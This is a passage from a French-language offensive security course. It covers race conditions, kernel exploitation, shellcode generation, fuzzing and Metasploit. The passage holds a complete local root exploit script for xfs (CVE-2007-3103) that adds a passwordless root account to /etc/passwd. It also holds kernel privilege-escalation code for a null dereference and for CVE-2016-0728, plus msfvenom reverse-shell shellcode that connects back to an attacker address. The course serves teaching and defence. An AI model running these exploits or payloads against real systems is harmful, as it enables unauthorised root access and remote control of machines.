issue affects those systems running vulnerable versions of bash, tcsh, cash,
ksh and sh.

/tmp# echo 'hello world' > rootfile
/tmp# chmod 600 rootfile
/tmp# ln -s rootfile sh$$
/tmp# chown -h 666.666 sh$$
/tmp# ls -l rootfile sh$$
```

```
-rw------- 1 root root 12 Oct 29 03:55 rootfile
lrwxrwxrwx 1 666 666 8 Oct 29 03:56 sh12660 -> rootfile
/tmp# cat <<BAR
? FOO
? BAR
FOO
o world
/tmp# ls -l rootfile sh$$
/bin/ls: sh12660: No such file or directory
-rw------- 1 root root 12 Oct 29 03:56 rootfile
/tmp# cat rootfile
FOO
o world
/tmp#
```

6.4.2 Exemple dans un serveur X11

```
#!/bin/sh
# Xorg-x11-xfs Race Condition Vuln local root exploit (CVE-2007-3103)
#
# Another lame xploit by vl4dZ :)) works on redhat el5 and before
#
#  $ id
#  uid=1001(kecos) gid=1001(user) groups=1001(user)
#  $ sh xfs-RaceCondition-root-exploit.sh
#  [*] Generate large data file in /tmp/.font-unix
#  [*] Wait for xfs service to be (re)started by root...
#  [*] Hop, symlink created...
#  [*] Launching root shell
#  -sh-3.1# id
#  uid=0(root) gid=0(root) groups=0(root)

# Vulnerable version is xorg-x11-xfs <= 1.0.2-3.1 and vulnerable code is
# located in the start() function of the /etc/init.d/xfs script:
# ...
#    rm -rf $FONT_UNIX_DIR
#    mkdir $FONT_UNIX_DIR
#    chown root:root $FONT_UNIX_DIR
#    chmod 1777 $FONT_UNIX_DIR
# ...

# I'm listening right now to nice free music:
# http://www.jamendo.com/fr/album/5919

FontDir="/tmp/.font-unix"
Zero=/dev/zero
Size=900000

if [ ! -d $FontDir ]; then
   printf "Is xfs running ?\n"
   exit 1
fi

cd /tmp
cat > sym.c << EOF
#include <unistd.h>
```

```
int main(){
for(;;){if(symlink("/etc/passwd","/tmp/.font-unix")==0)
{return 0;}}}
EOF

cc sym.c -o sym>/dev/null 2>&1
if [ $? != 0 ]; then
    printf "Error: Cant compile code"
    exit 1
fi

printf "[*] Generate large data file in $FontDir\n"
dd if=${Zero} of=${FontDir}/BigFile bs=1024 count=${Size}>/dev/null 2>&1
if [ $? != 0 ]; then
    printf "Error: cant create large file"
    exit 1
fi

printf "[*] Wait for xfs service to be (re)started by root...\n"
./sym
if [ $? != 0 ]; then
    printf "Error: code failed...\n"
    exit 1
fi

if [ -L /tmp/.font-unix ]; then
     printf "[*] Hop, symlink created...\n"
     printf "[*] Launching root shell\n"
     sleep 2
     rm -f /tmp/.font-unix
     echo "r00t::0:0::/:/bin/sh" >> /etc/passwd
fi
su - r00t

# milw0rm.com [2008-02-21]
```

6.5 Autres types d'erreurs

Il existe bien d'autres erreurs possibles qui peuvent permettre d'exploiter des programmes bogués, par exemple :

- des problèmes de *memory corruption* aussi diverses que variées : écriture aléatoire dans la mémoire, réécriture de pointeurs sur fonctions, des vtables pour le C++, réécriture dans les données des objets C++ sur le tas, ...)
- des problèmes de *use after free* qui sont dangereux avec les vtables
- des problèmes dans les codes de retour (Apple SSL goto-fail : CVE-2014-1266)
- des problèmes de calcul de taille (OpenSSL Heartbleed : CVE-2014-0160)
- des problèmes dans les conversions (unicode) qui outrepassent des expressions rationnelles
- une utilisation de variables d'environnement sans vérification
- une mauvaise configuration

6.6 Les exploits kernel

6.6.1 Introduction

Grâce à la prise de conscience générale de l'importance de la sécurité informatique, le nombre de mécanismes de protections dédiées aux applications userland n'a cessé d'augmenter (randomisation de la pile, canaris, SafeSEH, etc.).

Il est devenu difficile, depuis un compte utilisateur, d'exploiter les programmes les plus privilégiés. En effet, leur exécution est de plus en plus restreinte (politique de sécurité, perte de privilèges, jail, etc.) et leur sécurité est plus étudiée.

Les systèmes ont été créés selon le modèle en couche (les programmes utilisateurs font appel à des fonctionnalités du noyau, qui dialogue avec les périphériques). Dans ce modèle, le noyau à le niveau de privilège le plus élevé.

Une faille noyau peut être :
— locale : elle permet d'augmenter ses privilèges, voire d'exécuter du code en mode noyau ;
— à distance : c'est encore mieux qu'une faille classique car tout est réalisable.

La surface d'attaque du noyau est considérable :
— appels système ;
— modules réseau (Ethernet, Wi-Fi, Bluetooth, etc.) ;
— gestion des systèmes de fichiers (CIFS, ext, etc.) ;
— périphériques orientés caractères ;
— modules de périphériques ;
— gestion de la mémoire (mmap, vm, etc.) ;
— gestion de l'architecture (modes de compatibilité, etc.) ;
— gestion des *credentials* (ptrace, setuid, capabilities, etc.).

Les vulnérabilités noyau sont très différentes les unes des elles, il n'y a pas d'exploitation générique, mais elles peuvent se classer en deux catégories :
— erreur logique : elle permet de devenir root en déjouant les protections classiques du noyau (comme une faille `ptrace` qui utilisait le fait qu'un processus soit toujours considéré comme traceur après un nouvel appel à `execve` et qui garde le flag suid)
— corruption de l'état du noyau : dans ce cas, ce sont les structures internes du noyau qui sont attaquées. Cela permet d'exécuter du code en mode noyau (comme une faille `do_brk` qui permettait d'écrire dans l'espace du noyau en modifiant l'accès aux pages avec `mprotect` ou les failles qui déréférencent un pointeur vers l'userland).

L'exploitation d'une faille noyau dépend du contexte dans lequel on se trouve : contexte d'interruption (pour une IRQ) ou contexte processus (pour tout le reste). Le contexte processus est très permissif, contrairement à l'autre (qui interdit d'utiliser certains appels système internes et de faire certaines actions). Le contexte processus sera souvent celui dans lequel on se trouve pour un exploit local, le contexte d'interruption sera plutôt celui d'une faille à distance (faille dans un driver, etc.). Les shellcodes en contexte d'interruption sont également bien plus compliqués.

L'impact d'une faille noyau peut être :
— contournement d'un mécanisme de sécurité ;

— déni de service ;
— divulgation d'information (données sensibles ou sur des adresses noyau) ;
— escalade de privilèges.

6.6.2 Déréférencement de pointeurs de l'espace utilisateur

Voici un exemple simplifié de module noyau vulnérable :

```
void (*my_funptr)(void);

int bug_write(struct file *file,
              const char *buf,
              unsigned long len)
{
  my_funptr();
  return len;
}

int init_module(void)
{
  create_proc_entry("bug", 0666, 0)
   ->write_proc = bug_write;
  return 0;
}
```

Comme `my_funptr` vaut NULL, si un programme écrit dans `/proc/bug` (créé par le module), le noyau va déréférencer un pointeur nul et lancer un *Kernel Oops*.

Sous x86, la mémoire virtuelle est divisée en deux parties :
— [0x00000000 - 0xBFFFFFFF] : mémoire userspace, accessible depuis le noyau
— [0xC0000000 - 0xFFFFFFFF] : mémoire noyau, inaccessible depuis l'espace utilisateur

Ainsi, un programme malveillant n'a qu'à placer le shellcode à l'adresse 0x00000000 afin que ce dernier soit exécuté par le noyau.

```
char payload[] = "\xe9\xea\xbe\xad\x0b";

int main()
{
  mmap(0, 4096,
    PROT_READ | PROT_WRITE | PROT_EXEC ,
    MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS,
   -1, 0);
  memcpy(0, payload, sizeof (payload));

  int fd = open("/proc/bug", O_WRONLY);
  write(fd, "exploit", 3);
}
```

L'exemple précédent exploite un *null pointer dereference*, mais ce n'est qu'un cas particulier (bien que le plus fréquent) de déréférencement d'un pointeur de l'espace utilisateur depuis le noyau.

Dans ce type d'exploit, le shellcode ne lancera pas un shell, mais modifiera le plus souvent les droits du processus ayant exploité la vulnérabilité. Suite à cela, l'exploit se contentera de lancer un shell.

```
commit_creds(prepare_kernel_cred (0));

xor  %eax, %eax
call 0xc104800f #prepare_kernel_cred
call 0xc1048177 #commit_creds
ret
```

L'adresse de ces fonctions dans le noyau peut être codée en dur (mais l'exploit ne fonctionnera pas pour toutes les versions du noyau) ou déterminée par heuristiques.

6.6.3 Exemple : Linux kernel race condition with PTRACE_SETREGS (CVE-2013-0871)

CVE-2013-0871 : Une race condition dans l'appel système `ptrace` peut entrainer une corruption de la pile du noyau et une exécution de code arbitraire en mode noyau.

Sans rentrer dans les détails de la vulnérabilité, l'exploit déroule le scénario suivant : *V does a syscall. It is being traced by P. P upon stopping V with PTRACE_SYSCALL and waiting for it, proceeds to read its registers. At this time P is asleep and an RT process S starts running.*

Then P proceeds to write V's registers, at shortly it has done this another process K kills V. Process S goes to sleep permitting V space to run. V wakes up from its waiting state and heads for the exit.

But, S quickly wakes up again by the time V has reached schedule(). V is no longer running (since S has the CPU) and P modifies its regs. When V finally starts running and returns from schedule(), it pops an incorrect value from the stack. The reason is that the stack on which schedule() is called does not have the final 6 registers in pt_regs on it. That means that when P modifies V's registers, it is actually overwriting the stack frame saved for schedule(), including the return RIP.

Comme vous pouvez le comprendre, tout est une question de timing et d'action au bon moment pour atteindre un état incohérent dans le noyau.

6.6.4 Exemple : CVE-2016-0728

The join_session_keyring function in security/keys/process_keys.c in the Linux kernel before 4.4.1 mishandles object references in a certain error case, which allows local users to gain privileges or cause a denial of service (integer overflow and use-after-free) via crafted keyctl commands.

Les *keyring* sont un mécanisme offert par le noyau afin que des drivers et processus puissent stocker de manière sécurisée des données (clés de chiffrement, etc.). L'appel système

`keyctl(KEYCTL_JOIN_SESSION_KEYRING, name)` permet de créer un *keyring* dans la session courante, qui pourra être partagé entre plusieurs processus. Un processus ne peut avoir qu'un seul *keyring*, qui sera remplacé par le dernier appel à `keyctl`. Afin de savoir si un *keyring* est utilisé, le noyau stocke le nombre de références dans un champ `usage` du *keyring* qui est normalement décrémenté lors du changement de *keyring*.

L'objet de cette faille est que la fonction `join_session_keyring` du noyau ne décrémente pas le champ `usage` du *keyring* si cet objet est le même que celui actuellement utilisé par le processus.Ce champ peut donc subir un overflow, ce qui entrainera un *use-after-free*.

```
// kernel version 3.18
long join_session_keyring(const char *name)
{
 ...
        new = prepare_creds();
 ...
        //find_keyring_by_name increments  keyring->usage if a keyring was found
        keyring = find_keyring_by_name(name, false);
        if (PTR_ERR(keyring) == -ENOKEY) {
                /* not found - try and create a new one */
                keyring = keyring_alloc(
                        name, old->uid, old->gid, old,
                        KEY_POS_ALL | KEY_USR_VIEW | KEY_USR_READ | KEY_USR_LINK,
                        KEY_ALLOC_IN_QUOTA, NULL);
                if (IS_ERR(keyring)) {
                        ret = PTR_ERR(keyring);
                        goto error2;
                }
        } else if (IS_ERR(keyring)) {
                ret = PTR_ERR(keyring);
                goto error2;
        } else if (keyring == new->session_keyring) {
                ret = 0;
                goto error2; //<-- The bug is here, skips key_put.
        }

        /* we've got a keyring - now install it */
        ret = install_session_keyring_to_cred(new, keyring);
        if (ret < 0)
                goto error2;

        commit_creds(new);
        mutex_unlock(&key_session_mutex);

        ret = keyring->serial;
        key_put(keyring);
okay:
        return ret;

error2:
        mutex_unlock(&key_session_mutex);
error:
        abort_creds(new);
        return ret;
}
```

Si le *keyring* actuel correspond au *keyring* courant de la session, le code sautera à `goto2`, donc n'exécutera pas la fonction `key_put` qui est chargée de décrémenter le nombre de référence de l'ancien *keyring*.

Voici la preuve de concept pour atteindre la vulnérabilité :

```c
#include <stddef.h>
#include <stdio.h>
#include <sys/types.h>
#include <keyutils.h>

int main(int argc, const char *argv[])
{
    int i = 0;
    key_serial_t serial;

    serial = keyctl(KEYCTL_JOIN_SESSION_KEYRING, "leaked-keyring");
    if (serial < 0) {
        perror("keyctl");
        return -1;
    }

    if (keyctl(KEYCTL_SETPERM, serial, KEY_POS_ALL | KEY_USR_ALL) < 0) {
        perror("keyctl");
        return -1;
    }

    for (i = 0; i < 100; i++) {
        serial = keyctl(KEYCTL_JOIN_SESSION_KEYRING, "leaked-keyring");
        if (serial < 0) {
            perror("keyctl");
            return -1;
        }
    }

    return 0;
}
```

Après l'exécution, l'affichage des *keyrings* (`cat /proc/keys`) donne :

```
3f3d898f I--Q---   100 perm 3f3f0000     0     0 keyring   leaked-keyring: empty
```

La valeur 100 représente le nombre de références à l'objet. Il est donc possible de lui donner la valeur voulue. Le champ `value` étant de type `atomic_t` (32 bits sur tous les systèmes), il suffit de faire 0x100000000 références à l'objet pour lui donner la valeur 0. Le noyau pensera donc que l'objet n'est plus utilisé et il le libérera. L'utilisation de l'objet par le processus après libération par le noyau entraine un *use-after-free*.

L'exploit aura donc la cinématique suivante :

1. maintien d'une référence légitime à un objet *keyring* ;
2. réalisation d'un overflow sur le compteur de références ;
3. libération de l'objet par le noyau (algorithme de Garbage Collector dans le sous-système *keyring*) ;

4. allocation d'un objet noyau différent par le processus, avec un contenu choisi, à l'emplacement de l'ancien *keyring* libéré (fonctionnement de la gestion SLAB de la mémoire) ;
5. utilisation de la référence au *keyring* pour exécuter du code.

L'étape 4 est cruciale et nécessite de déterminer un objet ayant les caractéristiques voulues (taille, agencement des champs). Pour ce cas précis, les objets IPC correspondent. Le processus doit envoyer un message de taille 0xb8-0x30 (0xb8 est la taille de l'objet *keyring* et 0x30 est la taille de l'entête du message), de sorte à contrôler les 0x88 octets de l'objet *keyring* libéré :

```
if ((msqid = msgget(IPC_PRIVATE, 0644 | IPC_CREAT)) == -1) {
    perror("msgget");
    exit(1);
}
for (i = 0; i < 64; i++) {
    if (msgsnd(msqid, &msg, sizeof(msg.mtext), 0) == -1) {
        perror("msgsnd");
        exit(1);
    }
}
```

L'exécution du code arbitraire repose sur le fait que la structure interne des *keyring* contient de nombreux pointeurs sur fonction, dont certains sont utilisés durant des appels système. Par exemple, le pointeur `revoke` est déréférencé lors de l'appel à `keyctl(KEY_REVOKE, name)` :

```
void key_revoke(struct key *key)
{
        ...
        if (!test_and_set_bit(KEY_FLAG_REVOKED, &key->flags) &&
            key->type->revoke)
                key->type->revoke(key);
        ...
}
```

Il faut donc s'arranger pour que, grâce au contenu des messages IPC générés, le champ `type` pointe vers une zone en espace utilisateur contenant une structure dont le champ à l'emplacement de `revoke` pointe vers du code qui sera exécuté par le noyau.

```
typedef int __attribute__((regparm(3))) (* _commit_creds)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (* _prepare_kernel_cred)(unsigned long cred);

struct key_type_s {
    void * [12] padding;
    void * revoke;
} type;

_commit_creds commit_creds = 0xffffffff81094250;
_prepare_kernel_cred prepare_kernel_cred = 0xffffffff81094550;

void userspace_revoke(void * key) {
    commit_creds(prepare_kernel_cred(0));
}

int main(int argc, const char *argv[]) {
    ...
    struct key_type * my_key_type = NULL;
    ...
    my_key_type = malloc(sizeof(*my_key_type));
    my_key_type->revoke = (void*)userspace_revoke;
    ...
```

```
    execl("/bin/sh", NULL);
}
```

Les adresses des fonctions `commit_creds` et `prepare_kernel_cred` ont été indiquées en dur mais peuvent être déterminées pour chaque version du noyau.

Suite à l'exécution du code, un shell root apparait.

6.6.5 Protections contre les exploits noyau

Afin d'empêcher de déréférencer les pointeurs nuls, une protection a été ajoutée dans le noyau :

```
$ cat /proc/sys/vm/mmap_min_addr
65536
```

Pour se protéger contre tous les déréférencements non contrôlés de pointeurs de l'espace utilisateur depuis le noyau, il faut appliquer le patch noyau Grsecurity et activer la protection UDEREF.

Grsecurity propose d'autres fonctionnalités pour protéger le noyau :
- KERNEXEC, qui protège les pages du noyau :
  - une variable `const` sera réellement en lecture seule,
  - la table des appels système, l'IDT et la GDT sont en lecture seule,
  - les données du noyau ne sont pas exécutables (avec la segmentation) ;
- RANDKSTACK, qui rend aléatoire l'adresse de la pile du noyau à chaque appel système sur 5 bits.

7

Automatisation

7.1 Shellcodes

7.1.1 Shellforge

Cet outil permet de générer des shellcodes à partir d'un code écrit en C. Comme les choses sont bien faites, il est multi-plateformes avec actuellement un support pour x86, ARM, PA-RISC, Sparc et MIPS. Les shellcodes peuvent tourner sous Linux, Mac OS X, FreeBSD, OpenBSD, Solaris et HPUX.

Son principe est d'utiliser une mini-libc (sflib) qui va servir à remplacer les appels aux fonctions de la libc afin de wrapper les appels système. Une compilation en asm est ensuite réalisée à l'aide de gcc, le code est modifié puis assemblé et le shellcode final est extrait de l'ELF généré. Il intègre également un encodeur de type xor et alphanumérique

Voici des exemples de la puissance de Shellforge :

```
42sh> ./sf.py  examples/hello.c
\x55\x89\xe5\x57\x56\x53\xe8\x00\x00\x00\x00\x5b\x81\xc3\xf5\xff\xff\xff\x83
\xec\x1c\xfc\x8d\x7d\xd8\x8d\xb3\x58\x00\x00\x00\xb9\x03\x00\x00\x00\xf3\xa5
\x8d\x55\xd8\x66\xa5\x89\xd1\x83\xe4\xf0\xbf\x01\x00\x00\x00\xb8\x04\x00\x00
\x00\xba\x0e\x00\x00\x00\x53\x89\xfb\xcd\x80\x5b\x89\xf8\x53\xbb\x05\x00\x00
\x00\xcd\x80\x5b\x8d\x65\xf4\x5b\x5e\x5f\xc9\xc3\x48\x65\x6c\x6c\x6f\x20\x77
\x6f\x72\x6c\x64\x21\x0a\x00

42sh> ./sf --loader=xor examples/hello.c
\xeb\x0e\x90\x5e\x31\xc9\xb1\x66\x80\x36\x40\x46\xe2\xfa\xeb\x05\xe8\xee\xff
\xff\xff\x15\xc9\xa5\x17\x16\x13\xa8\x40\x40\x40\x40\x1b\xc1\x83\xb5\xbf\xbf
\xbf\xc3\xac\x5c\xbc\xcd\x3d\x98\xcd\xf3\x18\x40\x40\x40\xf9\x43\x40\x40\x40
\xb3\xe5\xcd\x15\x98\x26\xe5\xc9\x91\xc3\xa4\xb0\xff\x41\x40\x40\x40\xf8\x44
\x40\x40\x40\xfa\x4e\x40\x40\x40\x13\xc9\xbb\x8d\xc0\x1b\xc9\xb8\x13\xfb\x45
\x40\x40\x40\x8d\xc0\x1b\xcd\x25\xb4\x1b\x1e\x1f\x89\x83\x08\x25\x2c\x2c\x2f
\x60\x37\x2f\x32\x2c\x24\x61\x4a\x40
```

```
42sh> ./sf --arch=openbsd-i386 -C example/hello.c
unsigned char shellcode[] =
"\x55\x89\xe5\x57\x56\x53\xe8\x00\x00\x00\x00\x5b\x81\xc3\xf5\xff\xff\xff\x83"
"\xec\x1c\xfc\x8d\x7d\xd8\x8d\xb3\x54\x00\x00\x00\xb9\x03\x00\x00\x00\xf3\xa5"
"\x66\xa5\x83\xe4\xf0\xbe\x01\x00\x00\x00\x8d\x55\xd8\xb8\x04\x00\x00\x00\x6a"
"\x0e\x52\x56\x50\xcd\x80\x83\xc4\x10\x89\xf0\x6a\x05\x50\xcd\x80\x83\xc4\x08"
"\x8d\x65\xf4\x5b\x5e\x5f\xc9\xc3\x48\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64"
"\x21\x0a\x00"
;int main(void) { ((void (*)())shellcode)(); }
```

7.1.2 Metasploit

Le framework Metasploit fourni un générateur de shellcodes (`msfvenom`). Les `payloads` (charges utiles) sont disponibles sous Windows, Linux, BSD et d'autres systèmes.

Les shellcodes inclus sont :
— (reverse) bindshell
— exécution de commande
— dépot de fichier et exécution
— ajout d'un utilisateur
— serveur VNC
— ...

Les charges utiles peuvent être encodées grâce au programme `msfvenom` : il est possible de spécifier l'encodeur voulu et la liste des caractères à éviter. Les encodeurs sont généralement polymorphiques, utilisent des algorithmes simples (xor ou add avec une constante) ou plus complexes (xor avec une clé changeante), et permettent d'obtenir des shellcodes alphanumériques, qu'avec des majuscules ou des minuscules, en unicode, etc.

```
$ ./msfvenom -p linux/x86/shell/reverse_tcp --payload-options

       Name: Linux Command Shell, Reverse TCP Stager
     Module: payload/linux/x86/shell/reverse_tcp
   Platform: Linux
       Arch: x86
Needs Admin: No
 Total size: 193
       Rank: Normal

Provided by:
    skape <mmiller@hick.org>
    egypt <egypt@metasploit.com>

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The listen address
LPORT  4444             yes       The listen port
```

```
Description:
  Spawn a command shell (staged). Connect back to the attacker

$ ./msfvenom -p linux/x86/shell/reverse_tcp -f c LHOST=192.168.1.1

unsigned char buf[] =
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\xb0\x66\x89\xe1\xcd\x80"
"\x97\x5b\x68\xc0\xa8\x01\x01\x68\x02\x00\x11\x5c\x89\xe1\x6a"
"\x66\x58\x50\x51\x57\x89\xe1\x43\xcd\x80\xb2\x07\xb9\x00\x10"
"\x00\x00\x89\xe3\xc1\xeb\x0c\xc1\xe3\x0c\xb0\x7d\xcd\x80\x5b"
"\x89\xe1\x99\xb6\x0c\xb0\x03\xcd\x80\xff\xe1";
```

Exercice Shellcodes de Metasploit

Récupérer la dernière version de Metasploit (SVN) et :

1. lister les shellcodes disponibles
2. lister les options du shellcode linux/x86/shell/bind_tcp
3. lister les encodeurs de shellcode disponibles
4. générer un shellcode x86 de type *bindshell* sur le port 6666, encodé avec `shikata_ga_nai`, sous format C et analyser pas à pas son décodage

---

7.2 Découvrir des failles

7.2.1 Avec les sources

Il existe des programmes qui analysent des sources C ou C++ à la recherche de failles potentielles. L'outil GPL `flawfinder`, par exemple, recherche des buffer overflows, des string format bugs et des race conditions possibles. Un des problèmes de ces outils est le fort taux de faux positifs et le temps nécessaire pour vérifier l'exploitabilité des failles trouvées.

Voici un exemple de rapport trouvé sur le site de flawfinder :

```
test.c:32:  [5] (buffer) gets:
  Does not check for buffer overflows. Use fgets() instead.
test.c:56:  [5] (buffer) strncat:
  Easily used incorrectly (e.g., incorrectly computing the correct
  maximum size to add). Consider strlcat or automatically resizing strings.
  Risk is high; the length parameter appears to be a constant, instead of
  computing the number of characters left.
test.c:62:  [5] (buffer) MultiByteToWideChar:
```

```
  Requires maximum length in CHARACTERS, not bytes. Risk is high, it
  appears that the size is given as bytes, but the function requires size as
  characters.
test.c:73:  [5] (misc) SetSecurityDescriptorDacl:
  Never create NULL ACLs; an attacker can set it to Everyone (Deny All
  Access), which would even forbid administrator access.
test.c:22:  [4] (format) sprintf:
  Potential format string problem. Make format string constant.
```

7.2.2 Fuzzing

Le *fuzzing* est une technique qui permet d'automatiser la recherche de failles d'un programme dont le code source n'est pas disponible. Plutôt que de tester à la main les différentes entrées possibles pour un programme, on écrit un script (le *fuzzer*) qui va le faire. Il peut aussi être plus intéressant de rechercher des vulnérabilités à l'aide d'un fuzzer plutôt qu'en faisant de la recherche statique.

Il faut d'abord chercher toutes les entrées possibles du programme cible (fichier, sortie d'un autre programme, fonction d'une bibliothèque, entrée utilisateur, paquet réseau...) puis trouver les endroits potentiels de faille, ensuite connaître le format des données pour pouvoir modifier tous les champs (taille de l'entrée et données en elles-mêmes), enfin utiliser un fuzzer pour les tester.

Pour tester des protocoles inconnus, il faut d'abord sniffer un ensemble de communications valides pour essayer de rejouer les messages en les modifiant un peu, mais la tâche peut être rendue difficile par des sommes de contrôle ou des valeurs qui dépendent d'un état spécial dans la communication. L'analyse du binaire peut alors entrer en jeu pour nous aider.

Un fuzzer peut prendre la forme d'une bibliothèque avec `LD_PRELOAD` (comme `sharefuzz`) ou d'un programme en C ou en langage de script. Il existe des fuzzers opensource comme ceux inclus dans Metasploit ou SPIKE, mais il est tout à fait possible d'en écrire soi même.

Un fuzzer va faire de l'injection de fautes dans un programme cible. Il faut avoir à l'esprit que faire des tests peut prendre du temps (temps de génération des entrées, temps d'exécution, latence réseau, ...) et le but est d'avoir une liste de vulnérabilités potentielles assez rapidement. Il va donc falloir réfléchir à la façon d'écrire les tests : si on prend l'exemple du protocole HTTP et de la requête GET, on ne va par exemple que tester de mettre des caractères en trop avant et après les délimiteurs logiques (' ', '.', '/', ' :') et non entre chaque lettre. La quantité de caractères à injecter est aussi un point critique : il faut choisir des valeurs possibles (par rapport à des RFC par exemple) et non des pas de un. Il faut aussi essayer de trouver les filtres qui sont appliqués aux entrées : il est inutile de faire des centaines de tests alphanumériques si un test numérique est effectué.

Un autre point important est de réussir à détecter la faute. Cela peut aller de la présence d'un core dump à la coupure de la connexion, et dépend vraiment de l'application testée. Enfin il faut être le plus exhaustif possible, pour ne pas passer à côté de failles présentes (Microsoft utilise des fuzzers développés par eux pour leurs tests, mais ils sont souvent incomplets).

Exercice Écrire un Fuzzer

Nous vous proposons un petit serveur HTTP un peu bogué. À vous de trouver les failles qu'il contient grâce au fuzzing.

7.3 Scanneur de vulnerabilités

7.3.1 NESSUS / OpenVas

Le logiciel `nessus` (ou `openvas`) est un outil qui automatise la recherche de vulnérabilités accessibles par le réseau. Il fonctionne sur la base d'un serveur, qui va effectuer la recherche de failles, et d'une interface graphique qui permet de piloter le serveur ainsi que d'afficher les résultats des tests. Cet outil travaille avec une base de vulnérabilités, cela veut dire qu'il ne verra pas les failles dans des applications développées en interne d'une entreprise et qu'il faut avoir la base la plus à jour possible pour avoir un résultat pertinent.

Il permet également de faire des tests en local, en spécifiant les méthodes de connexion à la machine testée (SSH avec login et mot de passe, compte FTP, etc.).

L'utilisation est on ne peut plus simple : on lance le serveur sur une machine à l'extérieur ou à l'intérieur du réseau à scanner. On utilise l'interface pour se connecter au serveur de tests. Il suffit ensuite de donner la cible et les tests à effectuer puis d'aller prendre un café. Quelques instants plus tard, les résultats sont disponibles.

Toute la difficulté est de bien choisir les tests à réaliser, car cela peut prendre beaucoup de temps si on active tous les tests, et les résultats ne seront pas pertinents. Il faut donc connaître un minimum la cible avant (fingerprinting, port ouverts, identification de la version des services, etc.). Certains tests peuvent également faire planter le service distant, il faut donc éviter de tester des machines de production sans faire attention aux tests choisis.

Il faut tout de même garder à l'esprit que ce type d'outil ne permet que de faire des audits superficiels et ne remplaceront jamais un vrai auditeur. Il ne faut jamais se contenter de rendre un rapport d'un outil automatique comme rapport d'audit : il faut analyser la pertinence des vulnérabilités remontées d'après le contexte et creuser davantage certains points relevés par ces outils. Les aspects plus organisationnels ne sont pas non plus détectés.

Exercice Utilisation de openvas

Installez les paquets `openvas-server` et `openvas-client`, ajoutez un utilisateur avec la commande `openvas-adduser` et lancez le serveur `openvasd`. Utilisez ensuite le client `openvas-client` pour scanner les vulnérabilités de votre machine.

7.4 Le framework Metasploit

7.4.1 Présentation

Metasploit est un framework de développement d'exploits crée par HD. Moore en 2003. Il fut le premier à être open-source et est donc très vite devenu le leader des frameworks dans le monde de la sécurité (ses concurrents payants sont Core IMPACT et Immunity CANVAS). De plus, la communauté qui s'est créée rajoute de nombreux exploits de qualité, ce qui en fait un produit sur lequel on peut compter. Il est disponible pour Linux, Mac et Windows. Néanmoins, tous les exploits ne fonctionneront pas depuis Windows (restriction de l'OS).

Le concept de ce framework est de pouvoir choisir quel charge utile (payload) vous voulez utiliser avec un exploit. Lors de l'installation du framework (`www.metaploit.com`), des centaines d'exploits et de charges utiles sont disponibles. Vous pouvez en télécharger sur le site officiel, ou encore en écrire vous même, comme nous le verrons par la suite.

Immunity CANVAS coûte $1450 pour 3 mois de mises à jour et Core IMPACT coûte $25000 pour un an. Ces deux produits présentent des exploits bien plus développés et stables que ceux de Metasploit (avec une phase de reconnaissance des versions exactes par exemple). À titre informatif (ce sont de bonnes sources pour savoir quelles failles sont réellement exploitables), leur site présente la liste des exploits inclus :

- http ://www.immunitysec.com/news-latest.shtml
- http ://www.immunityinc.com/ceu-index.shtml
- http ://www.coresecurity.com/content/core-impact-pro-security-updates#latest

7.4.2 Utilisation

Metasploit peut être utilisé de différentes manières :

- `msfconsole` : utilisation en ligne de commandes par une console interactive
- `msfgui` : idem mais pour les flemmards via une interface X
- `msfcli` : version en ligne de commandes non interactive

D'autres outils sont disponibles, par exemple `msfpayload` et `msfrop`.

Dans `msfconsole`, les principales fonctions à connaître sont :

- `help` : affiche l'aide
- `show [exploits | payloads]` : affiche la liste des exploits ou des payloads disponibles
- `use [exploit-name]` : sélectionne un exploit
- `info [name]` : affiche les options de l'exploit, comme par exemple les variables à lui donner
- `set [name] [value]` : change les options de l'exploit
- `exploit` : lance l'exploitation (crée une page web, se connecte à la cible, ...)

Nous allons voir un exemple d'utilisation, avec une faille de Firefox 1.5 sur Linux. Dans `msfconsole`, on peut voir qu'il existe un exploit pour Firefox 1.5 en utilisant la commande `show exploits`.

```
msf > show exploits
[...]
multi/browser/firefox_queryinterface
```

```
[...]
msf > use multi/browser/firefox_queryinterface
msf exploit(firefox_queryinterface) >
```

Il faut maintenant renseigner l'exploit sur diverses informations : la cible, le payload et les options du payload.

```
msf exploit(firefox_queryinterface) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.1.2      yes       The local host to listen on.
   SRVPORT  8080             yes       The local port to listen on.
   URIPATH                   no        The URI to use for this exploit
   (default is random)
msf exploit(firefox_queryinterface) > set TARGET 1
TARGET => 1
msf exploit(firefox_queryinterface) > show payloads

Compatible payloads
===================

   Name                         Description
   ----                         -----------
   generic/shell_bind_tcp       Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp    Generic Command Shell, Reverse TCP Inline
   linux/x86/exec               Linux Execute Command
   [...]
msf exploit(firefox_queryinterface) > set PAYLOAD linux/x86/exec
PAYLOAD => linux/x86/exec
msf exploit(firefox_queryinterface) > show options

Module options:

[...]

Payload options:

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
   CMD                    yes       The command string to execute

msf exploit(firefox_queryinterface) > set URIPATH toto
URIPATH => toto
msf exploit(firefox_queryinterface) > set CMD "/bin/xcalc"
CMD => /bin/xcalc
msf exploit(firefox_queryinterface) > exploit
```

```
[*] Using URL: http://192.168.1.2:8080/toto
[*] Server started.
[*] Exploit running as background job.
msf exploit(firefox_queryinterface) >
```

En utilisant la version 1.5 du navigateur Firefox et en se rendant à l'URL donnée, on provoque l'exécution du programme `/bin/xcalc` sur la machine distante.

Exercice Utilisation de Metasploit

Récupérer la dernière version de Metasploit (GIT) et :

1. lister les exploits et les outils auxiliaires disponibles
2. déterminer les gadgets ROP de `/bin/sh`

7.4.3 Écriture d'exploit

Les exploits s'écrivent en ruby depuis la version 3 du framework. Vous pourrez les trouver dans le répertoire `modules/exploits/`.

L'écriture se fait sous la forme d'une classe qui doit dériver de `Msf::Exploit` et doit donc contenir deux méthodes qui sont `initialize` et `exploit`. La première sert à renseigner le framework sur l'exploit et la seconde est celle appelée lors de l'exécution de la commande `exploit`. Étudions un exploit pour le serveur ftp SlimFTP sous Windows.

La méthode `initialize` va appeler le constructeur de la classe mère en la renseignant sur des informations comme l'auteur, les références, les cibles et la charge utile.

```
require 'msf/core'

